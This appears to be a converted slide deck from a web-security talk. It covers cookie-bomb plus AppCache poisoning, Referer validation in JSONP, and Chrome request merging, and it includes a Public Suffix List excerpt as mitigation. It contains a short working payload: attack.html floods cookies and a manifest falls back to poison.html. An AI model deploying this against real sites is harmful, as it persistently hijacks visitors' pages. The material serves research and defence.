
Cookie Bomb



Cookie 💣 + Appcache = ?

1. Set many cookies on root path
2. Requests to every file will result in HTTP 413
3. Appcache's fallback kicks in and replaces the response
4. ???
5. Profit!

AppCache Poisioning



Attack in action

attack.html

```
<html manifest="manifest.txt">
  <script>
    for(var i = 1e2; i--)
      document.cookie = i + '=' + Array(4e3).join(0) + '; path=/';
  </script>
</html>
```

CACHE MANIFEST

```
# Permanently cache the manifest file itself
manifest.txt

# Route all traffic to poison.html
FALLBACK:
/ poison.html
```

manifest.txt

Impact

- Requests/responses will be persistently hijacked
- The only way to get rid of it is users manually clear cookies/appcache

How to “patch” it

- Put your sandboxed domains onto Public Suffix List
 - domains on the list cannot have cookies
- Avoid directly serving HTML files
- Optimally, serve user generated contents on different subdomains instead of directories

// GitHub, Inc.
// Submitted by Patrick Toomey <security@github.com>
github.io
githubusercontent.com
githubcloud.com
.api.githubcloud.com
.ext.githubcloud.com
gist.githubcloud.com
.githubcloudusercontent.com

// GitLab, Inc.
// Submitted by Alex Hanselka <alex@gitlab.com>
gitlab.io

// UKHomeOffice : https://www.gov.uk/government/organisations/home-office
// Submitted by Jon Shanks <jon.shanks@digital.homeoffice.gov.uk>
homeoffice.gov.uk

// GlobeHosting, Inc.
// Submitted by Zoltan Egresi <egresi@globehosting.com>
ro.im
shop.ro

// GoIP DNS Services : http://www.goip.de
// Submitted by Christian Poulter <milchstrasse@goip.de>
goip.de


// Google, Inc.
// Submitted by Eduardo Vela <evn@google.com>
.0emm.com
appspot.com
blogspot.ae
blogspot.al
blogspot.am
blogspot.ba
blogspot.be
blogspot.bg
blogspot.bj
blogspot.ca
blogspot.cf
blogspot.ch
blogspot.cl

“When in doubt, validate Referer”

–Every ~~lazy~~ developer

Real world scenario

- Assuming appA.com wants to share authenticated user info to its partners
- It uses JSONP to transfer the data
- It checks if the importing website is its partners by validating referer



Observation

The screenshot shows a web browser window titled "JS Bin" displaying a page with nine images of a cat sitting at a laptop. Below the browser is the Chrome DevTools Network tab, which lists four network requests:

Name	Status	Type	Initiator	Size	Time	Waterfall
dugezavoca	200 OK	document	Other	1.3KB 2.2KB	1.85s 1.76s	
cat_using_computer-computer-cats.jpg	200 OK	image	www.hyperlingo.com/wp-content/uploads...		1.39s 1.14s	
edit.js?3.41.10	200 OK	script	dugezavoca	1.1KB 1.2KB	178ms 177ms	

A large red arrow points from the text "9 catz but only 1 request!" to the first row in the table.

9 catz but only 1 request!

12 requests | 102KB transferred | Finish: 18.26s | DOMContentLoaded: 2.04s | Load: 3.25s

```
  
  
  
  
  
  
  
  


```



GET cat.png HTTP/1.1

```
  
  
  
  
  
  
  
  

```




```
GET cat.png?1 HTTP/1.1  
GET cat.png?2 HTTP/1.1  
GET cat.png?3 HTTP/1.1  
GET cat.png?4 HTTP/1.1  
GET cat.png?5 HTTP/1.1  
GET cat.png?6 HTTP/1.1  
GET cat.png?7 HTTP/1.1  
GET cat.png?8 HTTP/1.1  
GET cat.png?9 HTTP/1.1
```

Request merging

- If multiple **same simple** requests are issued at the **simultaneously**, they will be merged into one (Chrome, Safari & IE)
- *Same* being same URL and same initiator
- *Simple* being GET requests and simple initiators (script, style, image, ...)
- *Simultaneously* being if there is an unfinished same request


```
<script src="jquery.js" defer></script>
<script src="jquery.js" defer></script>
<!-- delay 2 seconds -->
<script src="jquery.js" defer></script>
```




Same unfinished requests will be merged

New request if no unfinished requests

It works on iframes too!



